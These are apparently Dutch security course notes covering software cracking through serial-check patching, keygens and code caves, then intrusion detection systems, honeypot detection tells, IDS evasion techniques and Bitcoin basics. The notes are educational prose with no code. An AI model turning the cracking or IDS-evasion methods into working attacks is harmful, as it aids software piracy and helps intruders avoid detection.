- W32Dasm: Disassembler die gebruikt wordt om machinetaal om te zetten naar leesbare assembler taal.
- Hex Workshop: Hex editor die gebruikt wordt om binaire applicaties te wijzigen.
- OllyDBG en gdb: debugger die gebruikt wordt om programma's stap per stap te laten uitvoeren en de registers te bekijken na elke stap.

Software Serial Crack

Er kan door middel van tools gezocht worden bij de uitvoering van een programma of een bepaalde sleutel niet terug te vinden is in de registers. Er wordt vaak gezocht naar stringvergelijkingen in assembler (cmp). Er wordt dan gesprongen naar een foutcode als de ingegeven en de juiste sleutel niet overeenkomen (jne).

Er kan ook een manier gezocht worden om de controle over te slaan door direct naar het juiste adres te springen in plaats van een jne uit te voeren.

Key Generator

Een sleutelgenerator (key-gen) is een computerprogramma dat een productlicentiesleutel genereert, zoals een serienummer, die nodig is om een softwaretoepassing te activeren voor gebruik. Keygens kan legitiem worden gedistribueerd door softwarefabrikanten voor het licentiëren van software in commerciële omgevingen waar software in bulk is gelicentieerd voor een hele site of onderneming, of ze kunnen onrechtmatig worden gedistribueerd in gevallen van inbreuk op het auteursrecht of softwarepiraterij.

Veel ongeautoriseerde keygens, beschikbaar via P2P-netwerken of anderszins, bevatten kwaadaardige payloads. Deze sleutelgeneratoren kunnen al dan niet een geldige sleutel genereren, maar de ingebedde malware die tegelijkertijd onzichtbaar wordt geladen, kan bijvoorbeeld een versie van CryptoLocker (ransomware) zijn. Antivirussoftware kan malware ontdekken die is ingesloten in keygens. Dergelijke software identificeert vaak ook

ongeautoriseerde keygens die geen payload bevatten als mogelijk ongewenste software, en labelt ze vaak met een naam zoals Win32/Keygen of Win32/Gendows.

Veel programma's proberen licentiesleutels via internet te verifiëren of valideren door een sessie tot stand te brengen met een licentietoepassing van de software-uitgever. Geavanceerde keygens omzeilen dit mechanisme en bevatten extra functies voor sleutelverificatie, bijvoorbeeld door de validatiegegevens te genereren die anders door een activeringsserver zouden worden geretourneerd. Als de software telefoonactivering biedt, kan de keygen de juiste activeringscode genereren om de activering te voltooien. Een andere methode die is gebruikt, is activeringsserver-emulatie, deze patcht het programmageheugen om de keygen als activeringsserver te gebruiken.

Code Injection

Het concept van een codegrot wordt vaak door hackers gebruikt om willekeurige code uit te voeren in een gecompileerd programma. Het kan een uiterst nuttig hulpmiddel zijn om toevoegingen en verwijderingen aan een gecompileerd programma aan te brengen, inclusief het toevoegen van dialoogvensters, het wijzigen van variabelen of het verwijderen van validatiecontroles van softwaresleutels. Vaak met behulp van een oproepinstructie die vaak op veel CPU's wordt aangetroffen, springt de code naar de nieuwe subroutine en duwt het volgende adres op de stapel. Na uitvoering van de subroutine kan een retourinstructie worden gebruikt om de vorige locatie van de stapel in de programmateller te laten springen. Hierdoor kan het bestaande programma naar de nieuw toegevoegde code springen zonder significante wijzigingen aan het programma zelf aan te brengen.

Voordelen zijn:

- Eenvoudig/snel: Dit betekent dat het wijzigingsproces snel en eenvoudig is. Bij het wijzigen van de bestaande code met bytetools zoals Ollydbg, kunnen de toegevoegde functies zonder enige afhankelijkheden worden gecompileerd en getest.
- Geen broncode nodig: Het gebruik van codecaves kan uiterst efficiënt zijn als er geen broncode voor de codeur is. De programmeur kan aanpassingen maken en functies toevoegen/verwijderen aan de code zonder een geheel nieuw programma te hoeven herschrijven of klasse in een project te linken.

Nadelen zijn:


- Gemakkelijk om het programma te breken: In veel gevallen zult u het uitvoerbare bestand wijzigen. Dit betekent dat er mogelijk geen bestaande codecave in het bestaande script is voor code-injectie vanwege het gebrek aan bronnen in het script. Elke vervanging van het bestaande script kan leiden tot een programmafout/crash.
- Gebrek aan veelzijdigheid: Door code in een bestaand script te injecteren, betekent de beperkte ruimte die wordt gegeven alleen eenvoudige instructiewijzigingen en de gebruikte taal is alleen assemblage.

6. Indringersdetectie (Intrusion Detection)


Introductie

Een indringer is moeilijk te definiëren.

Een aanvaldetectie, attack detection of AD kan gedaan wroden door het plaatsen van een Intrusion Detection System (IDS) buiten de veiligheidsperimeter om een niveau hoger te staan dan het aanvalsniveau. Als de plaats van de IDS juist gekozen is, zal de aanvaller hier geen weet van hebben. Onderstaand schema toont dat de firewall en WWW-server aanvalsdoelen zijn. De IDS is hier goed geplaatst.



Indringersdetectie wordt gedaan door een IDS net binnen de veiligheidsperimeter te zetten. Zo kunnen aanvallen via achterdeuren, het personeel, hackers die door de firewall geraakt zijn… ook gedetecteerd worden.



De beste oplossing is om beide methodes te gebruiken. Eerst wordt aan indringersdetectie gedaan om vervolgens aanvalsdetectie te gebruiken om de aanval te analyseren. Het kan ook omgekeerd, maar vele aanvallen lukken niet waardoor het best is om enkel in te grijpen

wanneer er effectief ingedrongen is in het systeem. Aanvalsdetectie is daarom niet minder belangrijk maar in het bedrijfsleven wordt daar liever geen geld aan gespendeerd.


Het doel van indringersdetectie is om een aanval te detecteren tijdens of na de aanval. Belangrijk is dat een indringersdetectiesysteem geen preventiemaatregel is. Het is eerder een complementaire component in het beveiligen van een systeem.

Een indringersdetectiesysteem detecteert een verschil in gedrag van een gebruiker (aanvaller). Deze verschillen zijn meetbaar, hoewel er in het echte leven wel overlap bestaat. Vals positieve alarmen zijn problematischer dan vals negatieve alarmen omdat er gewoonweg meer vals positieve alarmen zullen optreden bij normaal gebruik.

Een effectieve IDS kan interne aanvallen en externe aanvallen ontdekken. Hierdoor kan de systeemadministrator te weten komen hoeveel aanvallen er uitgevoerd worden op het systeem. Een IDS zal geen aanval daarentegen niet tegengaan of stoppen. Eigenlijk is het alarm van een IDS al te laat aangezien al binnen het systeem is ingebroken.

Audits

Controleverslagen zijn een fundamenteel deel van een IDS. Het zal de input zijn voor de IDS zoals te zien is op onderstaande figuur.



Er bestaan twee types gegevens:

- Native audit records: component van een besturingssysteem, heeft geen extra software nodig maar staat vaak niet in een gewenst formaat.
- Detection specific audit records: verzamelt specifieke informatie voor de IDS. Is meestal systeemafhankelijk.

In deze gegevens zit voldoende informatie voor het IDS: onderwerp, actie, object, tijd, bronverbruik…

Inbraakdetectiesystemen zijn op te delen in twee hoofdtypes: netwerkgebaseerde (NIDS) en hostgebaseerde (HIDS) inbraakdetectiesystemen.

Host Intrusion Detection Systems (HIDS) draaien op individuele hosts of apparaten op het netwerk. Een HIDS bewaakt alleen de inkomende en uitgaande pakketten van het apparaat en waarschuwt de gebruiker of beheerder als verdachte activiteit wordt gedetecteerd. Het maakt een momentopname van bestaande systeembestanden en vergelijkt deze met de vorige momentopname. Als de kritieke systeembestanden zijn gewijzigd of verwijderd, wordt een waarschuwing naar de beheerder gestuurd om te onderzoeken. Een voorbeeld

van HIDS-gebruik is te zien op bedrijfskritische machines, waarvan niet wordt verwacht dat ze hun configuraties veranderen.

Network Intrusion Detection Systems (NIDS) worden op een strategisch punt of punten binnen het netwerk geplaatst om het verkeer van en naar alle apparaten op het netwerk te bewaken. Het voert een analyse uit van passerend verkeer op het gehele subnet en vergelijkt het verkeer dat op de subnetten wordt doorgegeven aan de bibliotheek met bekende aanvallen. Zodra een aanval is geïdentificeerd of abnormaal gedrag wordt waargenomen, kan de waarschuwing naar de beheerder worden gestuurd. Typische locaties om een NIDS te installeren zijn de subnetten van de DMZ om te zien of iemand probeert in te breken in de firewall. Idealiter zou men al het inkomende en uitgaande verkeer scannen, maar dit zou een knelpunt kunnen creëren dat de algehele snelheid van het netwerk zou aantasten. NID-systemen zijn ook in staat om handtekeningen voor vergelijkbare pakketten te vergelijken om schadelijke gedetecteerde pakketten die een handtekening hebben die overeenkomt met de records in de NIDS, te koppelen en te laten vallen. Wanneer we het ontwerpen van de NIDS classificeren volgens de systeeminteractiviteitseigenschap, zijn er twee soorten: online en offline NIDS. On-line NIDS behandelt het netwerk in realtime en analyseert het Ethernet-pakket en past regels toe om te beslissen of het een aanval is of niet. Off-line NIDS behandelt opgeslagen gegevens en geeft deze door aan een offline extern proces om te beslissen of het een aanval is of niet.

Overheden bannen vaak het gebruik van geavanceerde IDS'en omdat ze ingaan tegen de privacy van de gebruikers van het systeem.

Praktische aanpakken

Statistisch gebaseerde IDS

Een IDS die op afwijkingen is gebaseerd, bewaakt het netwerkverkeer en vergelijkt het met een vastgestelde basislijn. De basislijn identificeert wat "normaal" is voor dat netwerk - wat voor soort bandbreedte wordt over het algemeen gebruikt, welke protocollen worden gebruikt, welke poorten en apparaten over het algemeen met elkaar worden verbonden - en waarschuwt de beheerder of gebruiker wanneer verkeer wordt gedetecteerd dat abnormaal is, of significant verschillend zijn dan de baseline. Het probleem is dat het een vals-positief alarm kan veroorzaken voor een legitiem gebruik van bandbreedte als de basislijnen niet intelligent zijn geconfigureerd.

Handtekening gebaseerde IDS

Een op handtekeningen gebaseerde IDS controleert pakketten op het netwerk en vergelijkt ze met een database met handtekeningen of kenmerken van bekende kwaadaardige bedreigingen. Dit is vergelijkbaar met de manier waarop de meeste antivirussoftware malware detecteert. Het probleem is dat er een vertraging zal zijn tussen een nieuwe bedreiging die in het wild wordt ontdekt en de handtekening voor het detecteren van die bedreiging die wordt toegepast op de IDS. Gedurende die vertragingstijd zou de IDS de nieuwe dreiging niet kunnen detecteren.

Hybride aanpakken

In de praktijk worden beide benaderingen vaak gecombineerd om een zo groot mogelijke verscheidenheid aan aanvallen te kunnen detecteren.

Honeypots

Een honeypot is een computerbeveiligingsmechanisme dat is ingesteld om pogingen tot ongeoorloofd gebruik van informatiesystemen te detecteren, af te weren of, op een of andere manier, tegen te gaan. Over het algemeen bestaat een honeypot uit gegevens (bijvoorbeeld op een netwerksite) die een legitiem onderdeel van de site lijken te zijn, maar in werkelijkheid geïsoleerd en gecontroleerd zijn, en die informatie of een bron van waarde lijken te bevatten voor aanvallers, die vervolgens worden geblokkeerd. Dit is vergelijkbaar met de politie die een crimineel plaagt en vervolgens undercover surveilleert en uiteindelijk de crimineel bestraft. Opgemerkt moet worden dat honeypots ook niet perfect zijn. Ondertussen hebben indringers technieken ontwikkeld om honeypots te identificeren en te vermijden. Ook hier is er een wapenwedloop tussen aanvallers en verdedigers op het gebied van informatiebeveiliging.

Enkele voorbeelden van manieren waarop indringers een eenvoudige honeypot kunnen detecteren, zijn de volgende:

- De machine ziet eruit alsof hij gisteren pas is geïnstalleerd en het enige dat er naast de standaardmappen op staat, is een map met de naam "Gevoelig" gevuld met paginascans van oude exemplaren van 2600 en lijsten met verkeerd gespelde namen en adressen die beweren medewerkers van te zijn van HB Gary.
- Het muisstuurprogramma heeft de fabrikant het label "Microsoft SMS Solutions".
- U probeert met de drivecontroller of een ander DMA-apparaat te praten en de computer begint te reageren alsof er een lobotomie is uitgevoerd.
- De CPUID op-code plaatst waarde 0x02 in EAX.
- Je voert een RDTSC-timing uit op een instructiereeks en de resulterende waarde is een krankzinnig getal.
- U probeert een HTTP-verbinding te maken met cnn.com en krijgt de foutmelding "kan geen verbinding maken".
- De enige printers die op de machine zijn geïnstalleerd, hebben het woord "generiek" in hun naam.
- U geeft het commando "netview" en krijgt het antwoord "De lijst met servers voor deze werkgroep is momenteel niet beschikbaar."

Merk op dat meer geavanceerde honeypots niet zo gemakkelijk herkenbaar zijn.

Tekortkomingen

Enkele tekortkomingen zijn:

- Ruis kan de effectiviteit van een inbraakdetectiesysteem ernstig beperken. Slechte pakketten die worden gegenereerd door softwarefouten, corrupte DNS-gegevens en lokale pakketten die zijn ontsnapt, kunnen een aanzienlijk hoog percentage valse alarmen veroorzaken.
- Het is niet ongebruikelijk dat het aantal echte aanvallen ver onder het aantal valse alarmen ligt. Het aantal echte aanvallen ligt vaak zo ver onder het aantal valse alarmen dat de echte aanvallen vaak worden gemist en genegeerd.
- Veel aanvallen zijn gericht op specifieke versies van software die meestal verouderd zijn. Een constant veranderende bibliotheek met handtekeningen is nodig om

bedreigingen te beperken. Verouderde handtekeningdatabases kunnen de IDS kwetsbaar maken voor nieuwere strategieën.

- Voor op handtekeningen gebaseerde IDS'en is er een vertraging tussen het ontdekken van een nieuwe bedreiging en het toepassen van de handtekening op de IDS. Gedurende deze vertragingstijd zal de IDS de dreiging niet kunnen identificeren.
- Het kan een zwak identificatie- en authenticatiemechanisme of zwakke punten in netwerkprotocollen niet compenseren. Wanneer een aanvaller toegang krijgt vanwege een zwak authenticatiemechanisme, kan IDS de kwaadwillende niet voorkomen.
- Versleutelde pakketten worden niet verwerkt door de inbraakdetectiesoftware. Daarom kan het versleutelde pakket een inbraak in het netwerk toestaan die niet is ontdekt totdat er meer significante netwerkinbraken hebben plaatsgevonden.
- Software voor inbraakdetectie levert informatie op basis van het netwerkadres dat is gekoppeld aan het IP-pakket dat naar het netwerk wordt verzonden. Dit is handig als het netwerkadres in het IP-pakket juist is. Het adres dat zich in het IP-pakket bevindt, kan echter vervalst of vervormd zijn.
- Vanwege de aard van NIDS-systemen en de noodzaak voor hen om protocollen te analyseren terwijl ze worden vastgelegd, kunnen NIDS-systemen vatbaar zijn voor dezelfde protocolgebaseerde aanvallen als netwerkhosts kwetsbaar kunnen zijn. Ongeldige gegevens en TCP/IP-stackaanvallen kunnen ertoe leiden dat een NIDS crasht.

Er zijn verschillende technieken die aanvallers gebruiken, de volgende worden beschouwd als 'eenvoudige' maatregelen die kunnen worden genomen om IDS te ontwijken:

- Fragmentatie: door gefragmenteerde pakketten te verzenden, blijft de aanvaller onder de radar en kan hij gemakkelijk het vermogen van het detectiesysteem om de aanvalssignatuur te detecteren omzeilen.
- Standaardinstellingen vermijden: De TCP-poort die door een protocol wordt gebruikt, geeft niet altijd een indicatie van het protocol dat wordt getransporteerd. Een IDS kan bijvoorbeeld verwachten een trojan op poort 12345 te detecteren. Als een aanvaller deze opnieuw had geconfigureerd om een andere poort te gebruiken, kan de IDS de aanwezigheid van de trojan mogelijk niet detecteren.
- Gecoördineerde aanvallen met lage bandbreedte: het coördineren van een scan tussen een groot aantal aanvallers (of agenten) en het toewijzen van verschillende poorten of hosts aan verschillende aanvallers maakt het moeilijk voor de IDS om de vastgelegde pakketten te correleren en te concluderen dat er een netwerkscan wordt uitgevoerd.
- Adresspoofing/proxying: aanvallers kunnen de moeilijkheid van beveiligingsbeheerders om de bron van de aanval te bepalen vergroten door slecht beveiligde of onjuist geconfigureerde proxyservers te gebruiken om een aanval te stuiten. Als de bron wordt vervalst en teruggestuurd door een server, wordt het voor IDS erg moeilijk om de oorsprong van de aanval te detecteren.
- Ontduiking van patroonverandering: IDS'en vertrouwen over het algemeen op 'patroonovereenkomst' om een aanval te detecteren. Door de gegevens die bij de aanval worden gebruikt enigszins te wijzigen, kan het mogelijk zijn om detectie te omzeilen. Een IMAP-server kan bijvoorbeeld kwetsbaar zijn voor een bufferoverloop en een IDS kan de aanvalssignatuur van 10 veelvoorkomende aanvalstools

detecteren. Door de payload die door de tool wordt verzonden aan te passen, zodat deze niet lijkt op de gegevens die de IDS verwacht, kan het mogelijk zijn om detectie te omzeilen.

7. Toekomstige evoluties

Cryptocurrency en blockchains

Virtuele munteenheden zijn niet gereguleerd door wetten of overheden. Cryptocurrency gebruiken cryptografische methodes om veilige transacties uit te voeren en nieuwe munteenheden te maken. Een bekend voorbeeld van een cryptocurrency is de BitCoin.

BitCoin

De BitCoin is gemaakt als een digitale valuta, door een entiteit die alleen bekend staat als Satoshi Nakamoto. Het heeft een vaste maximale voorraad munten en regels over hoe het werkte. Het is gemaakt om het probleem op te lossen dat banken door zowel regeringen als bankiers kunnen worden gemanipuleerd, en ook om mensen vrijheid van privacy te geven bij hun transacties, hoewel alle transacties openbaar zijn in het *grootboek*, op voorwaarde dat verzend- en ontvangstadressen privé blijven en nieuwe gebruikt voor verschillende transacties kan een zekere mate van privacy worden verwacht.

BitCoin is in waarde gestegen. De toename van aandacht en waarde heeft echter ook een aantal critici aangetrokken, waaronder Vanguard-oprichter Jack Bogle en Nobelprijswinnaar professor Joseph E. Stiglitz van Columbia University. Ze hebben allebei Bitcoin aangevallen door te zeggen dat het een "zeepbel" is, en vergeleken het met veel Dotcom-bedrijven die echt shell-bedrijven waren die weinig waarde boden en door niets werden ondersteund. Stiglitz ging zelfs zo ver om te zeggen dat Bitcoin verboden zou moeten worden en zei dat het geen enkele nuttige sociale functie heeft.

In 2016, VisaNet processes an average of 150 million transaction each day, or around 1,667 transaction per second on average. “Based on rigorous testing, we estimate that VisaNet is capable of processing more than 56,000 transaction messages per second,” said Visa. PayPal processes around 193 transactions per second average, with up to 450 payments per second on Cyber Monday. Compared to these numbers, a theoretical maximum speed for Bitcoin that has been circulating online is seven transactions per second. However, in reality the Bitcoin network is achieving only maximums of 3 to 4 transactions per second. The much lower transactions per day for Bitcoin could be an indication that Bitcoin is still mostly seen as an investment vehicle, rather than a day-to-day currency, especially since the number of transactions remains fairly static even when the value of Bitcoin changes over time.

De bescherming van kopers en verkopers bij traditionele transacties (bijv. VISA) is afhankelijk van een vertrouwde derde partij. Deze partij neemt een deel van de risico's van de transacties, beheert fraude (bijvoorbeeld door terug te betalen) en krijgt in ruil daarvoor een vergoeding. BitCoin rekent af met deze vertrouwde tussenpersoon, door direct het cryptografische bewijs te kunnen tonen dat het geld is overgemaakt.

Veiligheidsdoelen


Confidentialiteit is niet relevant bij BitCoins. Het is wel belangrijk om de privacy te waarborgen. Het is wel belangrijk dat er authenticatie gedaan wordt en er integriteit is. De authenticatie gebeurt door digitale handtekeningen die door de publieke sleutel worden voorzien. Door middel van hashes wordt nagegaan dat een munt geldig is. Voor de integriteit wordt gebruik gemaakt van het uitzenden van transacties. Iedereen is op de

hoogte van de gedane transacties. Daarnaast is ook beschikbaarheid heel belangrijk. Op elk ogenblik moet een transactie gemaakt kunnen worden.

Transacties

Een munteigenaar draagt munten over door digitaal (via ECDSA) een hash-samenvatting van de vorige transactie en de openbare sleutel van de volgende eigenaar te ondertekenen. Deze handtekening wordt vervolgens toegevoegd aan het einde van de munt. Bitcoins hoeven niet volledig te worden besteed. Bitcoin heeft de mogelijkheid om in veel eenheden te worden opgesplitst, in zijn kleinste hoeveelheid een 'satoshi'. Als zodanig kan een Bitcoin indien nodig 100 miljoen keer worden afgebroken.

Een transactie moet een of meer ingangen hebben. Om de transactie geldig te laten zijn, moet elke invoer een niet-uitgegeven uitvoer van een eerdere transactie zijn. Elke ingang moet digitaal ondertekend zijn. Het gebruik van meerdere ingangen komt overeen met het gebruik van meerdere munten in een contante transactie. Een transactie kan ook meerdere uitgangen hebben, waardoor men meerdere betalingen in één keer kan doen. Net als bij een contante transactie kan de som van de inputs (munten die worden gebruikt om te betalen) de beoogde som van betalingen overschrijden. In dat geval wordt een extra output gebruikt, waardoor het wisselgeld terug naar de betaler wordt teruggegeven. Elke input die niet in de transactie-output wordt verantwoord, wordt de transactievergoeding.




Blockchain

In tegenstelling tot het traditionele banksysteem, dat vrij hoge transactiekosten in rekening kan brengen, staat bitcoin transacties wereldwijd toe met zeer lage kosten. In plaats daarvan worden miners beloond voor het verifiëren van transacties door de mogelijkheid om bitcoins te verdienen. Het idee is dat zodra alle bitcoins zijn geslagen, mensen die rekenkracht doneren nog steeds een stimulans krijgen om dit te doen, terwijl het aanbod beperkt en goed verdeeld blijft.


De blokketen is een openbaar grootboek dat bitcoin-transacties registreert en verifieert. Een nieuwe oplossing bereikt dit zonder enige vertrouwde centrale autoriteit: het onderhoud van de blokketen wordt uitgevoerd door een netwerk van communicerende knooppunten met bitcoin-software. Transacties van de vorm betaler X stuurt Y bitcoins naar begunstigde Z worden uitgezonden naar dit netwerk met behulp van direct beschikbare software-applicaties. Netwerkknooppunten kunnen transacties valideren, deze toevoegen aan hun kopie van het grootboek en deze grootboektoevoegingen vervolgens naar andere knooppunten uitzenden. De blokketen is een gedistribueerde database; om onafhankelijke verificatie van de eigendomsketen van elke bitcoin (bedrag) te bereiken, slaat elk netwerkknooppunt zijn eigen kopie van de blokketen op. Ongeveer zes keer per uur wordt een nieuwe groep geaccepteerde transacties, een blok, gemaakt, toegevoegd aan de blokketen en snel gepubliceerd naar alle knooppunten. Hierdoor kan bitcoin-software bepalen wanneer een bepaald bitcoin-bedrag is uitgegeven, wat nodig is om dubbele uitgaven te voorkomen in een omgeving zonder centraal toezicht.

Mining is een dienst voor het bijhouden van gegevens. Miners houden de blokketen consistent, compleet en onveranderlijk door herhaaldelijk nieuw uitgezonden transacties te verifiëren en te verzamelen in een nieuwe groep transacties die een blok wordt genoemd. Een nieuw blok bevat informatie die het aan het vorige blok "koppelt", waardoor de blokketen zijn naam krijgt. Het is een cryptografische hash van het vorige blok, met behulp van het SHA-256 hash-algoritme. Om door de rest van het netwerk geaccepteerd te worden, moet een nieuw blok een zogenaamd proof-of-work bevatten. De proof-of-work vereist dat miners een getal vinden dat een nonce wordt genoemd, zodat wanneer de blokinhoud samen met de nonce wordt gehasht, het resultaat numeriek kleiner is dan de moeilijkheidsgraad van het netwerk. Dit bewijs is gemakkelijk te verifiëren door elk knooppunt in het netwerk, maar het kost enorm veel tijd om te genereren, want voor een veilige cryptografische hash moeten miners veel verschillende nonces proberen voordat ze de moeilijkheidsgraad bereiken.



Elke 2016-blokken (ongeveer 14 dagen) wordt de moeilijkheidsgraad aangepast op basis van de recente prestaties van het netwerk, met als doel de gemiddelde tijd tussen nieuwe blokken op tien minuten te houden. Op deze manier past het systeem zich automatisch aan de totale hoeveelheid mining power op het netwerk aan. Zo steeg tussen 1 maart 2014 en 1 maart 2015 het gemiddelde aantal nonces-miners dat ze moesten proberen voordat ze een nieuw blok konden maken, van 16,4 quintillion naar 200,5 quintillion.

Onderstaande figuur toont de relatieve mining moeilijkheid van 9 januari 2009 tot 31 december 2017 (de moeilijkheidsschaal is logaritmisch). Relatieve mining moeilijkheid wordt gedefinieerd als de verhouding tussen de moeilijkheidsgraad op 9 januari 2009 en de huidige moeilijkheidsgraad.



Netwerk

Elke node in het BitCoin-netwerk voert het volgende algoritme uit:

- Nieuwe transacties worden uitgezonden naar alle nodes.
- Elk knooppunt verzamelt nieuwe transacties in een blok.
- Elk knooppunt werkt aan het vinden van een proof-of-work voor zijn blok. (Moeilijk om te doen. Waarschijnlijkheid. Degene die vroeg klaar is, zal waarschijnlijk winnen.)
- Wanneer een node een proof-of-work vindt, zendt het het blok uit naar alle nodes.
    - Nodes accepteren het blok alleen als alle transacties erin geldig zijn (controle van digitale handtekening) en nog niet zijn uitgegeven (controleren van alle transacties).
    - Heeft consensus nodig (>50% van de knooppunten is het ermee eens).
    - Knooppunten drukken hun acceptatie uit door te werken aan het maken van het volgende blok in de keten, waarbij de hash van het geaccepteerde blok als de vorige hash wordt gebruikt.

Confirmation

Als een transactie voorlopig is geaccepteerd in een kandidaatblok, geeft dit aan dat het netwerk heeft geverifieerd dat de invoer levensvatbaar was:

- Elk nieuw blok dat in de keten wordt geaccepteerd nadat de transactie is geaccepteerd, wordt als een bevestiging beschouwd.
- Munten worden pas als volwassen beschouwd als er 6 bevestigingen zijn (in feite een uur uitgaande van een blokcadans van 10 minuten).
- Nieuwe munten die door het mijnproces zijn gemaakt, zijn pas geldig na ongeveer 120 bevestigingen.
